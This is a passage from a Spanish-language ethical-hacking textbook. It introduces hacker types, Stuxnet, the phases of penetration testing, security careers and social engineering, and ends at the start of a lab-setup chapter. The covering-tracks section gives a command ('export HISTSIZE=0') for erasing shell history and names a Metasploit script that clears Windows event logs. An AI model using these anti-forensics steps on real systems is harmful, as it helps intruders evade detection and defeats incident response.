Tomemos el ejemplo del virus Stuxnet, que infectó las instalaciones nucleares iraníes. Stuxnet era un malware muy complicado que infectó los sistemas de **Supervisión, Control y Adquisición de Datos (SCADA)**. Los sistemas **SCADA** se utilizan para la supervisión y el control de sistemas industriales a gran escala. El virus explotó una vulnerabilidad en los controladores lógicos programables (PLC) utilizados en la instalación. El malware era muy discreto y solo se activaba si el sistema objetivo era la instalación nuclear iraní. A pesar de que infectó una gran cantidad de sistemas informáticos, en su mayoría permaneció inactivo y solo se activó cuando alcanzó su objetivo previsto. Según la mayoría de los investigadores, la complejidad del ataque indicaba que no era obra de alguna organización criminal, sino de un equipo de programadores altamente especializados que requirieron meses de desarrollo. Estos tipos de recursos a menudo solo están disponibles para hackers a nivel nacional. Stuxnet tomó el control de las señales de control de velocidad de las centrífugas y comenzó a girar las centrífugas a velocidades tan altas que finalmente provocaron una avería. Stuxnet también interceptó los mensajes de estado de velocidad que iban hacia los sistemas **SCADA**, por lo que parecía que las centrífugas estaban funcionando a velocidades normales mientras en realidad estaban girando a velocidades mucho más altas. Esto hizo que Stuxnet fuera muy difícil de detectar y permaneció sin ser detectado durante bastante tiempo, obstaculizando el progreso nuclear en la instalación, antes de ser detectado finalmente en 2010.

Espías corporativos

Objetivo: Obtener una ventaja competitiva.

Gran parte del valor empresarial de las compañías radica en la propiedad intelectual (PI) que poseen. Esta PI a veces define el valor de una empresa. En los últimos años, las empresas han sido objeto de ataques corporativos, donde se han realizado intentos de robo de su PI. Con el aumento de la competencia en el mundo empresarial, el espionaje corporativo se está convirtiendo en un evento cotidiano. Las empresas son objeto de ataques por parte de hackers corporativos, que buscan robar información sensible, incluida la PI, planes de negocios, patentes, datos financieros y datos de clientes, para obtener una ventaja competitiva. Estos ataques pueden provenir directamente de competidores o pueden contratar a hackers profesionales para este propósito.

Estos tipos de hackers suelen caer en la categoría de sombrero negro. Sin embargo, debido a la naturaleza de los ataques, a veces se clasifican en una categoría propia. La única diferencia en los hackers corporativos es que su objetivo principal suele ser su competidor, mientras que en otros casos el objetivo podría ser cualquier persona.

Hacktivistas

Objetivo: Hacer una declaración política o social.

Hacktivista es un término que combina las palabras activista y hacker. Estos tipos de ataques generalmente se llevan a cabo con el fin de hacer una declaración política. El objetivo de estos hackers es llamar la atención sobre un cambio social o destacar algún problema. A diferencia de los hackers de sombrero negro, que intentan pasar desapercibidos, los hacktivistas intentan llamar la máxima atención mientras ocultan su verdadera identidad. Su objetivo es difundir su mensaje a las masas. En la mayoría de los casos de hacktivismo, no hay motivación financiera para los hackers. Utilizan las

01 introducción al Hacking

mismas herramientas y técnicas que otros hackers. El hacktivismo es el equivalente digital de una protesta política. Con la dinámica política cambiante, la política está penetrando en el espacio digital y el hacktivismo proporciona una vía para que algunas personas hagan su declaración.

Los hacktivistas utilizan diferentes métodos para atraer la atención. A veces interrumpen servicios, por ejemplo, llevando a cabo un ataque de denegación de servicio (DoS) en el sitio web de una empresa o del gobierno. Otras veces, obtienen acceso a información crítica y sensible y filtran esta información clasificada al público, causando un gran bochorno para el gobierno o la empresa. Uno de los mayores filtraciones de los últimos años es el fiasco de WikiLeaks.

Una cosa que debe tenerse en cuenta aquí es que desde una perspectiva legal, no hay diferencia entre el hacktivismo y el hacking de sombrero negro. Incluso si estás participando en alguna actividad por una causa noble y te atrapan, serás juzgado por los mismos delitos que un hacker de sombrero negro. Por lo tanto, muchos hackers tienden a mantenerse en el anonimato y usan seudónimos para su activismo.

Una de las organizaciones de hacking más famosas asociadas con el hacktivismo es Anonymous. Supuestamente han llevado a cabo numerosos ataques contra diferentes organizaciones gubernamentales para expresar su solidaridad con una causa u oposición a cierta legislación.

Anonymous se autodenomina una organización descentralizada en la que las personas se unen para apoyar una causa común. A menudo han sido llamados luchadores por la libertad y el Robin Hood del paradigma digital. La naturaleza descentralizada de este colectivo significa que se ha vuelto muy difícil de desmantelar.



Diferentes individuos y pequeñas organizaciones han asumido la responsabilidad de gestionar las operaciones de esta organización; sin embargo, la verdadera naturaleza de esta organización sigue siendo un misterio. También hay otras organizaciones, como LulzSec y Fancy Bear, cuyas operaciones son mucho más dedicadas y han causado importantes dificultades a los profesionales de la ciberseguridad.

Script kiddies (Niños del guión)

En el ámbito de la ciberseguridad, el término "script kiddie" se refiere a hackers principiantes que no tienen un conocimiento profundo sobre ciberseguridad o hacking en general. Suelen usar herramientas preconstruidas para fines de hacking, adoptando un enfoque tipo "caja negra". En esencia, no saben cómo funciona internamente la herramienta de hacking, simplemente la utilizan. A veces, los script kiddies carecen de conocimientos de programación para crear sus propias herramientas y dependen de las existentes para sus propósitos de hacking. El término "script kiddie" proviene del hecho de que utilizan scripts o programas preconstruidos para llevar a cabo ataques.

01 introducción al Hacking

Los script kiddies a menudo adquieren una herramienta de hacking, como un "reverse shell", y la implementan siguiendo tutoriales en Internet. Su objetivo no es aprender el proceso, sino el objetivo final, que es tomar el control del sistema objetivo. Mientras la herramienta funcione, no les interesa cómo funciona.


Un error común que a menudo cometan los profesionales de ciberseguridad es no tomar en serio a los script kiddies. Un ataque bien ejecutado, incluso por parte de un script kiddie, puede causar un gran daño a los activos. Para que un atacante realice un ataque exitoso, no tiene que conocer todos los detalles del script que está utilizando.

Simplemente, el ángulo correcto de ataque es suficiente para llevar a cabo un ataque exitoso. Existe una gran cantidad de herramientas disponibles en línea, tanto gratuitas como de pago, que podrían ayudar a alguien a llevar a cabo ataques. También existen organizaciones de hacking que crean estas herramientas especialmente para venderlas a script kiddies para llevar a cabo ataques. Por lo tanto, no se debe pensar que alguien con poco conocimiento sobre el desarrollo de herramientas no representa una amenaza. De hecho, son igual de peligrosos que un hacker experimentado. El éxito de un ataque depende tanto del atacante como de las herramientas utilizadas.

Fases y metodología del hacking.

Una vez que se ha adquirido el conocimiento necesario, comienza el proceso de hacking. Al igual que cualquier otra tarea bien organizada, el hacking tiene su propia secuencia de pasos que deben seguirse para llevar a cabo un ataque exitoso. El hacking en la vida real es un proceso laborioso y requiere mucho trabajo.

Desde la recopilación de información hasta el ataque y la cobertura de tus huellas, cada paso debe ejecutarse de manera perfecta. Un descuido podría exponer potencialmente tu identidad y comprometer todo el proceso. La siguiente imagen muestra las diferentes fases del hacking que se discutirán en detalle:



Planificación

El primer paso en cualquier cosa es una planificación adecuada. El tiempo dedicado a una planificación adecuada podría potencialmente ahorrar mucho tiempo desperdiciado debido a una planificación deficiente. La importancia de la planificación no puede ser enfatizada lo suficiente. En el próximo capítulo, nos enfocaremos en la metodología de pruebas de penetración, es decir, probar qué tan fácil es penetrar en un sistema o una red. Realizaremos un ataque en una organización ficticia y dentro de la organización, nos centraremos en una persona ficticia, llamémosla Sr. Target. En un esquema profesional de pruebas de penetración, necesitarás crear un flujo de trabajo adecuado en el proceso de planificación y mantener toda la información relevante obtenida durante el proceso de manera ordenada para su uso en informes.

01 introducción al Hacking

El siguiente paso es identificar a la persona o sistema objetivo a atacar. Desde el punto de vista de las pruebas de penetración, aquí definiremos el alcance de la prueba, lo que abarca, sus limitaciones y similares. Antes de realizar las pruebas de penetración, debemos asegurarnos de que el sistema bajo prueba esté listo para ser probado. Esto incluye garantizar que las pruebas no causen una falla en la infraestructura crítica de una organización.

Antes de iniciar el programa de pruebas de penetración, también debe mencionarse claramente quién llevará a cabo el ataque y qué tipo de supervisión estará presente. Los límites de lo que incluye la prueba de penetración y lo que no está incluido deben definirse claramente. Los objetivos y plazos de prueba deben mencionarse adecuadamente de antemano. Las pruebas de penetración deben estar alineadas con los objetivos de la empresa. En algunos casos, también se prueban escenarios simulados donde queremos ver cómo un ataque afectaría las operaciones diarias de la empresa. La etapa de planificación también debe determinar qué tipo de prueba de penetración se requiere.

Reconocimiento

Una vez que se ha identificado el objetivo y se ha completado la etapa de planificación, avanzamos hacia el inicio del proceso de pruebas de penetración. En términos más simples, el reconocimiento implica recopilar información sobre el individuo objetivo y la organización. Antes de llevar a cabo cualquier ataque de penetración, nuestro objetivo sería obtener la mayor cantidad de información posible sobre el objetivo. Cuanta más información tengamos sobre el objetivo, más oportunidades tendremos de llevar a cabo un ataque exitoso. Hay dos métodos de recopilación de información, que se enumeran a continuación:

- Recopilación de información pasiva
- Recopilación de información activa

Estudiémoslos en las siguientes subsecciones.

Reconocimiento pasivo

El reconocimiento pasivo, como su nombre indica, es un método para recopilar información sobre el individuo y la empresa objetivo mediante fuentes pasivas, sin interactuar directamente con el objetivo previsto. Esta es la forma más segura de recopilación de información porque no hay interacción con el objetivo, por lo que no se puede rastrear hasta ti. El reconocimiento pasivo incluye la recopilación de información de fuentes públicas. Esto podría incluir la recopilación de información disponible en Internet. La información pasiva en sí suele ser inofensiva, pero combinada con vectores de ataque, puede ser explotada. Por ejemplo, supongamos que visitas el perfil de redes sociales del objetivo y descubres que la persona está muy interesada en los perros. Esta información en sí misma no es muy útil. Pero si le envías un correo electrónico que contiene un enlace de phishing (el phishing se explicará en un momento) con información sobre perros, es más probable que el objetivo haga clic en este enlace y, finalmente, comprometa el sistema. El reconocimiento pasivo suele realizarse a través de motores de búsqueda y bases de datos públicas. El reconocimiento pasivo es mucho más lento y generalmente proporciona datos técnicos limitados sobre el objetivo. Aunque es más lento, el riesgo de ser descubierto en el reconocimiento pasivo es muy bajo.

Reconocimiento activo

En el reconocimiento activo, interactúas directamente con el objetivo, ya sea personalmente o a través de una computadora. El reconocimiento activo es mucho más rápido y proporciona mucha información sobre el objetivo, aunque con un mayor riesgo. El reconocimiento activo incluye la búsqueda de información sobre el sistema utilizado por el objetivo, así como otras especificaciones técnicas asociadas al sistema del objetivo.

01 introducción al Hacking

La siguiente es una lista de la información más buscada en el reconocimiento activo; sin embargo, esta lista no es exhaustiva:

- **Dirección IP:** la dirección del protocolo de Internet del objetivo, tanto privada como pública.
- **Dirección MAC:** campo que identifica la interfaz de hardware utilizada por el objetivo para conectarse a la red.
- **Puertos:** el escaneo de puertos es una de las herramientas más utilizadas en el reconocimiento activo. Los puertos abiertos en el sistema se pueden utilizar para iniciar una conexión con el objetivo sin que lo sepan.
- **Servicios/software en ejecución en la máquina objetivo:** tener conocimiento de los diferentes servicios en ejecución en un objetivo podría ser un buen punto de partida para iniciar ataques. Si un servicio en ejecución en el objetivo tiene una vulnerabilidad conocida, podría ser fácilmente explotado.
- **Detección de huellas dactilares del sistema operativo:** determinar el sistema operativo utilizado por el objetivo.

Estos son los datos más comunes buscados en el reconocimiento activo. Debes tener mucho cuidado con el reconocimiento activo. Asegúrate de que tu identidad esté completamente oculta mientras realizas el reconocimiento activo. La mayoría de los sistemas modernos tienen sistemas de detección de intrusiones (**IDS**, por sus siglas en inglés). A menudo, mantienen un registro de cada intento de escanear el sistema. Si no eres anónimo, tu identidad se puede revelar fácilmente. Los **firewalls** y los **IDS** a menudo bloquean escaneos de puertos no deseados.

Escaneo

Como se mencionó, el escaneo incluye obtener información técnica sobre la topología de la red y el objetivo. Comprender la topología de la red te ayuda a pivotear una vez que hayas obtenido acceso al sistema. Crear una lista de hosts activos junto con la máquina objetivo es un aspecto importante del proceso de escaneo. Detectar firewalls y enrutadores en la red también puede ser útil. Uno de los principales objetivos del

escaneo es identificar vulnerabilidades, ya sea encontrando puertos abiertos o detectando servicios vulnerables en ejecución en el sistema. Hay muchas herramientas comerciales disponibles para fines de escaneo. Una de las herramientas más famosas para el reconocimiento de redes es NMAP. NMAP tiene una API de Python que se puede utilizar para crear pruebas de escaneo automatizadas. Discutiremos algunos ejemplos de cómo usar la API de NMAP en Python en secciones posteriores.

El escaneo de redes y puertos es un proceso muy ruidoso en términos de generar muchas solicitudes de red. Los sistemas modernos de detección de intrusiones (IDS) son muy rápidos para detectarlos. Esto significa que cuanto más lento sea el proceso de escaneo, más posibilidades hay de que sea exitoso. Barrer la red para detectar hosts activos es un ejemplo de esto. La detección de servicios de aplicación y versiones también se considera un aspecto importante del escaneo de redes, aunque es una tarea más complicada.

Un sniffer de paquetes es otra herramienta que te ayuda a monitorear el tráfico de red. Si estás conectado a la misma red que el objetivo, puede proporcionar información sobre el tráfico de red, lo que podría ayudar a identificar posibles oportunidades para el ataque. Una de las herramientas de captura de paquetes más famosas y gratuitas es Wireshark. Te ayuda a monitorear y ver el tráfico de red en detalle.

Identificando debilidades

El escaneo y reconocimiento de redes te proporcionarán mucha información. Es necesario que lleves un registro de toda la información obtenida de manera estructurada, lo que te ayudará a identificar la información relevante. En casos prácticos, los hackers trabajan en la recopilación de información durante un período prolongado que puede durar desde unos meses hasta incluso años. Una vez que estés seguro de que tienes suficiente información, puedes avanzar al siguiente paso, que es identificar las

01 introducción al Hacking

debilidades. Este paso incluye examinar toda la información obtenida en el paso anterior y determinar qué información podría ser útil para llevar a cabo un ataque.

Atacar y obtener acceso

Una vez que hayas identificado las debilidades, el siguiente paso es comenzar a pensar en una estrategia de ataque. No existe una definición precisa de cómo debería ser una estrategia de ataque. Si deseas tomar el control del sistema remoto a través de la línea de comandos, puedes usar ya sea un "forward shell" o un "reverse shell". La mayoría de los sistemas operativos en uso hoy en día proporcionan una interfaz de línea de comandos para acceder a sus funcionalidades. En Windows, puedes acceder a través de los programas Cmd.exe o powershell.exe. En el caso de Linux, puedes usar Bash. Puedes ejecutar casi cualquier tarea en el sistema operativo con la interfaz de línea de comandos y, por lo tanto, tener acceso a una línea de comandos o una interfaz de línea de comandos en el objetivo es extremadamente peligroso. Si tienes un proceso de línea de comandos en ejecución en la máquina objetivo que puedes controlar desde tu propio sistema, básicamente puedes hacer cualquier cosa con la máquina víctima/objetivo.

Forward shell

En el "forward shell", el atacante intenta iniciar una conexión con la máquina objetivo. En sistemas modernos, este tipo de estrategia es bastante complicada, ya que los sistemas de detección de intrusiones (IDS) y los firewalls del sistema objetivo suelen bloquear todas las conexiones entrantes no deseadas a menos que se especifiquen de otra manera en las reglas del firewall. Esto hace que esta estrategia sea bastante difícil de ejecutar.

Reverse shell

En un "reverse shell", el atacante planta el programa de malware en el sistema de alguna manera y una vez que el programa se ejecuta en la máquina de la víctima, inicia una conexión de regreso al hacker, dándole así control total. Estos ataques suelen ser bastante exitosos, ya que es muy difícil para un IDS diferenciar entre un proceso legítimo y un proceso malicioso.

Los ataques también pueden llevarse a cabo explotando alguna vulnerabilidad en el software que se ejecuta en la máquina objetivo. Hay muchas recursos en línea que explican cómo puedes crear un "payload" (una pieza de código que realiza una operación maliciosa) y ejecutarlo en la máquina objetivo. Una de las herramientas más ampliamente utilizadas en este ámbito es Metasploit. Contiene una gran cantidad de exploits preinstalados; una vez que hayas detectado que se está ejecutando un servicio vulnerable en la PC objetivo, puedes usar Metasploit para crear "payloads" que se pueden entregar a la máquina objetivo para obtener acceso a esos sistemas.

Mantener el acceso

Una vez que hayas ingresado a la máquina objetivo, el objetivo debe ser mantener el acceso persistente a estos sistemas. Los hackers intentan mantener el acceso al sistema durante el mayor tiempo posible sin ser detectados. Hay muchas razones por las que los hackers comprometerían un sistema. A veces, solo obtienen acceso a un sistema para usarlo como punto de lanzamiento para atacar otra infraestructura de sistemas; en este caso, generalmente no están muy preocupados por ser detectados mientras llevan a cabo algo como un ataque de **Denegación de Servicio Distribuido (DDoS)** desde máquinas comprometidas. En otros casos, permanecerían en el sistema comprometido en modo sigiloso, observando cada actividad y a veces robando datos. Usando sniffers, los atacantes pueden monitorear fácilmente el tráfico de red, lo que puede ser muy peligroso para las víctimas.

01 introducción al Hacking

Una vez que el atacante ingresa a un sistema con acceso muy primitivo, su objetivo inmediato es aumentar su acceso en profundidad en la red o en un sistema. Esto aseguraría que el atacante tenga acceso a largo plazo a la máquina víctima/objetivo y pueda controlarla cuando lo desee. Otro aspecto importante de mantener el acceso a largo plazo es el pivoteo, en el que atacas a otras máquinas presentes en la misma red de área local. Esto ayuda al atacante a mantener un fuerte punto de apoyo en la red y dificulta que el IDS limpie las huellas del atacante.

Pos-exploitación

Una vez que hayas obtenido acceso básico al sistema, siempre es una buena idea mejorar tus niveles de acceso. Por ejemplo, puedes obtener acceso básico de nivel de usuario al sistema al explotar una vulnerabilidad del sistema; sin embargo, la mayoría de las veces, este tipo de acceso será muy limitado en naturaleza y no te ayudará a penetrar más profundamente en el sistema. Por ejemplo, en Windows, no puedes desactivar un antivirus o un IDS con privilegios de nivel de usuario; necesitas ser un administrador para hacerlo. En secciones posteriores, aprenderemos cómo aumentar tu nivel de acceso de un usuario normal a un administrador del sistema, lo que te daría virtualmente un control completo sobre el sistema.

Cubriendo pistas

Encubrir las huellas es un aspecto esencial de un ataque exitoso de pruebas de penetración. En ciberseguridad, el equipo de respuesta a incidentes son las personas cuyo objetivo es limitar la extensión del ataque y proporcionar operaciones de restauración de servicios. Una vez que el hacker logra sus objetivos, debe cubrir sus huellas por completo; de lo contrario, pueden ser detectados fácilmente por la investigación forense. Los métodos comunes para cubrir las huellas incluyen eliminar

registros y archivos temporales creados durante la fase de ataque y limpiar entradas de registro, cachés y, en algunos casos, el historial del navegador. Un probador de penetración también debe estar al tanto de los mecanismos de registro relacionados con diferentes sistemas operativos. Por ejemplo, el sistema operativo Windows mantiene el registro de archivos recientemente accesados y modificados utilizando listas de saltos.

Los expertos forenses digitales utilizan estas tecnologías para determinar al atacante y la magnitud del ataque en el sistema.

Hay muchas herramientas de código abierto disponibles en Internet para cubrir huellas que hacen un buen trabajo ocultando tu identidad. Por ejemplo, en Metasploit, puedes usar scripts como "clearv" para borrar todos los registros de eventos en máquinas Windows.

Otro método para cubrir huellas es mediante el uso de "reverse HTTP shells". Una shell es un código que ejecuta comandos de usuario en un sistema. Hablaremos más sobre esto en capítulos posteriores. En la mayoría de las computadoras, el puerto 80 se utiliza para paquetes HTTP; por lo tanto, el puerto 80 está abierto muchas veces en las computadoras. Es muy difícil para los firewalls distinguir entre paquetes legítimos y maliciosos a través del puerto 80. Usando "reverse shells" basados en HTTP, los analistas forenses tienen dificultades para distinguir a los hackers.

Una vez que el hacker ha obtenido acceso al sistema, ejecutará varios comandos a través de la interfaz de línea de comandos. Una vez que se ha alcanzado el objetivo, el hacker generalmente elimina el historial de comandos para evitar la detección. Esto se hace usando el comando "export HISTSIZE=0" en sistemas basados en Linux.

Informes

La última fase de las pruebas de penetración o el hacking ético es compilar un informe sobre todas las debilidades del sistema, así como sobre los objetivos logrados de la prueba de penetración. El informe de las pruebas de penetración debe enumerar todos los detalles necesarios sobre el ataque. Un informe de pruebas de penetración suele contener los siguientes elementos.

Resumen

El resumen debe resumir brevemente las pruebas de penetración. Debe explicar la razón principal de las pruebas de penetración. Se deben considerar los siguientes puntos al escribir un informe resumen para las pruebas de penetración:

- El propósito y los objetivos de las pruebas de penetración.
- El alcance de las pruebas de penetración.
- Una lista breve de las pruebas realizadas.
- Los resultados de las pruebas de penetración.
- La conclusión de las pruebas de penetración.

Estas tareas se explican de la siguiente manera.

Introducción

En la sección de introducción, se debe explicar toda la información relevante sobre el entorno de prueba. Debe mencionar el cronograma de las pruebas de penetración desde

el inicio hasta el final. Cuánto tiempo tomaron las pruebas de penetración. Debe mencionar la metodología y el enfoque utilizados para realizar las pruebas de penetración. Qué sistemas se eligieron como objetivo durante las pruebas de penetración y, finalmente, qué tipo de pruebas se realizaron.

Metodología

En esta sección, debemos enumerar todos los procedimientos y métodos utilizados para atacar el objetivo. Por ejemplo, ¿Cómo obtuvimos información sobre el objetivo y qué información obtuvimos? ¿Cómo se utilizó esta información para llevar a cabo el ataque? ¿Qué métodos de entrega del "payload" se utilizaron?. Por ejemplo, el atacante envió un archivo PDF malicioso al objetivo. También debería mencionar el nivel de dificultad de los ataques, es decir, qué aspectos fueron fáciles de atacar y cuáles fueron difíciles.

Resultados

La sección de resultados debe mencionar las vulnerabilidades y amenazas detectadas en las pruebas de penetración. Es una buena idea dividir el número de vulnerabilidades encontradas en diferentes niveles según su nivel de gravedad. Un ejemplo de esta prueba sería realizar un escaneo de vulnerabilidades en los dispositivos y detectar si hay algún servicio vulnerable en ejecución en el sistema.

Finalmente, los resultados también deben mencionar los aspectos positivos del sistema, por ejemplo, una configuración de firewall sólida y contraseñas seguras. Para las vulnerabilidades y amenazas graves, se deben proporcionar detalles en profundidad. Es una buena idea adjuntar capturas de pantalla y hallazgos necesarios al documento.

Carreras en ciberseguridad

La ciberseguridad es un campo enorme y escribir sobre cada aspecto de ello probablemente requeriría otro libro. Sin embargo, intentaré explicar las principales tendencias en ciberseguridad y qué tipo de habilidades necesitarás para dominarlo. Se enumeran algunas de las carreras más comunes en las siguientes secciones, aunque esto de ninguna manera es una lista exhaustiva.

Administración de seguridad de sistemas.

Al igual que un administrador de sistemas cuya tarea es mantener y administrar sistemas en una organización, el objetivo de un administrador de seguridad de sistemas es centrarse en la administración de la seguridad del sistema. Su trabajo consiste en realizar tareas de seguridad diarias, como la supervisión del sistema y la gestión de copias de seguridad.

Arquitecto de seguridad

Las redes son uno de los aspectos más importantes de los sistemas informáticos modernos y, en la mayoría de los casos, son el punto de entrada de los atacantes a una organización, por lo que gestionar, mantener y proteger la red es extremadamente importante para las organizaciones. El trabajo del arquitecto de seguridad incluye informes de problemas, análisis de violaciones, etc.

Penetration tester

Como se mencionó anteriormente, el objetivo de un probador de penetración es probar la fortaleza de las defensas de una organización. En palabras simples, el objetivo de un probador de penetración es hackear el sistema y obtener acceso no autorizado. El trabajo de un probador de penetración también incluye la detección de vulnerabilidades del sistema. A veces, los probadores de penetración también trabajan en equipos de respuesta a incidentes para defenderse contra amenazas reales. Los probadores de penetración a menudo tienen la tarea de diseñar sus propias herramientas enfocadas en los requisitos de la organización. La mayor parte de este libro seguirá los pasos aproximados para convertirse en un probador de penetración. Un probador de penetración es uno de los trabajos mejor remunerados en ciberseguridad y requiere muchas habilidades.

Analista forense

Como su nombre indica, el trabajo de un analista forense de computadoras consiste en evaluar los activos digitales y revisar las pruebas en caso de una intrusión en el sistema. Sus tareas incluyen asegurar pruebas digitales y físicas después de una intrusión para su uso en el análisis, así como su potencial uso en el tribunal contra los hackers. Los analistas forenses de computadoras deben ser sensibles a las preocupaciones de seguridad de sus empleadores o clientes y seguir de cerca todos los procedimientos de privacidad al tratar con información financiera y personal.

Director de seguridad de la información

01 introducción al Hacking

El Director de Seguridad de la Información (CISO, por sus siglas en inglés) suele ser un cargo ejecutivo. El trabajo del CISO es supervisar la planificación, coordinación y dirección de las necesidades de seguridad del sistema, la red y los datos de la organización. Su tarea es garantizar el cumplimiento de la seguridad, evaluar el panorama de amenazas y diseñar políticas y controles para asegurar la seguridad de la organización.

Tipos de ataques

Existen varios tipos diferentes de ciberataques según cómo se ejecuten. La naturaleza de estos ataques puede variar dependiendo de varios factores, como las intenciones del atacante y las herramientas que se utilizan para el ataque. La mayoría de las veces, el propósito de estos ataques es obtener el control total del sistema, robar información confidencial o ambas cosas.

Control de sistema

Los atacantes a menudo quieren tomar el control de la computadora de la víctima y jugar con ella. Esto podría significar dejar el sistema inutilizable para la víctima o hacer un intento silencioso de acceder sin que la víctima se dé cuenta. Un conjunto muy famoso de ataques en esta categoría se llaman ataques de herramientas de acceso remoto. Estos ataques proporcionan al atacante un control completo o casi completo de la PC de la víctima de forma remota. Ya hemos discutido shells hacia adelante y hacia atrás, que se utilizan con bastante frecuencia para estos fines.

Ingeniería social

Otro tipo de ataque popular que a menudo no requiere conocimientos técnicos es la ingeniería social. En términos simples, la ingeniería social implica manipular o engañar a alguien para que te proporcione información. En lugar de escribir código largo y explotar debilidades técnicas del sistema, simplemente puedes engañar a la persona para que te dé la información necesaria para llevar a cabo un ciberataque. Hay dos aspectos fundamentales en ciberseguridad: uno es el aspecto técnico y el otro es el aspecto humano. Un sistema de seguridad es tan fuerte como su eslabón más débil. A menudo, el eslabón más débil en la seguridad del sistema son las personas. Ningún sistema es seguro si tienes la llave para romperlo. La ingeniería social no es tan simple como parece. Requiere paciencia y atención al detalle. A continuación, se explican algunos de los trucos de ingeniería social más comunes.

Baiting

"Baiting" simplemente significa atraer al objetivo para cebarlo y luego esperar a que el objetivo cometa un error. Por ejemplo, los piratas informáticos a menudo dejan unidades USB llenas de malware cerca de las oficinas de las organizaciones y esperan a que algún empleado se sienta curioso y conecte la unidad USB a su computadora. Una vez que lo hacen, el resto del trabajo lo realiza el malware.

Phishing

Phishing es una técnica de ataque en la que los atacantes se hacen pasar por alguien en quien confía la víctima. Por lo general, intentan aprovecharse de los intereses de las personas. Por ejemplo, si alguien es fanático del fútbol, es más probable que abran un correo electrónico o un enlace relacionado con el tema del fútbol y, por lo tanto, proporcionen al atacante un medio para atacar a la víctima. Un ejemplo común de este tipo de ataque son los sitios web clonados alojados por el atacante. Un atacante enviaría un enlace falso a la víctima que se asemeja a un sitio web conocido por la víctima. Sin

01 introducción al Hacking

embargo, el sitio web estará alojado por el atacante y, en lugar de ir al sitio web real, la víctima será redirigida a este sitio web. Estos sitios web clonados se parecen mucho a los originales y, si no se tiene cuidado, es muy difícil distinguirlos. Dado que este sitio web clonado es operado por el hacker, cualquier dato que el usuario ingrese va al hacker. Una buena manera de detectar estos sitios web falsos es verificar el nombre del sitio web junto con el protocolo. Un sitio web real generalmente funcionará en el protocolo https.

Resumen

En este capítulo, aprendimos los conceptos básicos del hacking y los diferentes tipos de hackers en el mundo real. Luego examinamos en detalle los pasos del hacking y qué implica cada uno de estos pasos. Al final, vimos cuáles son las diferentes carreras en ciberseguridad y cómo este libro puede ayudarnos en estas carreras. Por último, exploramos los diferentes aspectos del ingeniería social y cómo se puede utilizar para llevar a cabo ataques. En el próximo capítulo, comenzaremos a aprender cómo configurar nuestro entorno de laboratorio y qué herramientas utilizaremos en este libro.

02 Primeros pasos: configuración de un entorno de laboratorio.

Antes de comenzar a adentrarnos en los detalles de cómo empezar con el hacking ético, necesitamos configurar algunas cosas. En esta sección, aprenderemos qué herramientas son necesarias para completar este libro. La mayoría de las herramientas que utilizaremos en este libro están disponibles de forma gratuita.

Comenzaremos seleccionando la versión de Python que se utilizará en este libro. Luego, centraremos nuestra atención en los **Entornos de Desarrollo Integrados (IDE)** que se utilizarán en este libro. También aprenderemos a configurar entornos virtuales y entenderemos cómo pueden ser útiles. Más adelante, nos adentraremos en la selección de sistemas operativos (SO) tanto para el atacante como para el objetivo/víctima. Exploraremos diferentes SO y finalmente nos decidiremos por los que utilizaremos en este libro. También probaremos un script de Python de muestra al final para verificar que todo esté configurado correctamente y para asegurarnos de que estemos listos para comenzar.

02 Primeros pasos: configuración de un entorno de laboratorio

En este capítulo, abordaremos los siguientes temas:

- Configuración de VMware Player
- Instalación de Python
- Exploración de los IDE
- Configuración de la red
- Actualización de Kali Linux
- Uso de entornos virtuales

Requerimientos técnicos

Para completar este capítulo, necesitarás una computadora de trabajo decente con suficiente espacio en el disco duro y memoria para ejecutar dos sistemas operativos virtuales. Como estimación aproximada, se recomiendan al menos 100 GB de almacenamiento y 8 GB de RAM.

Configurando VMware player

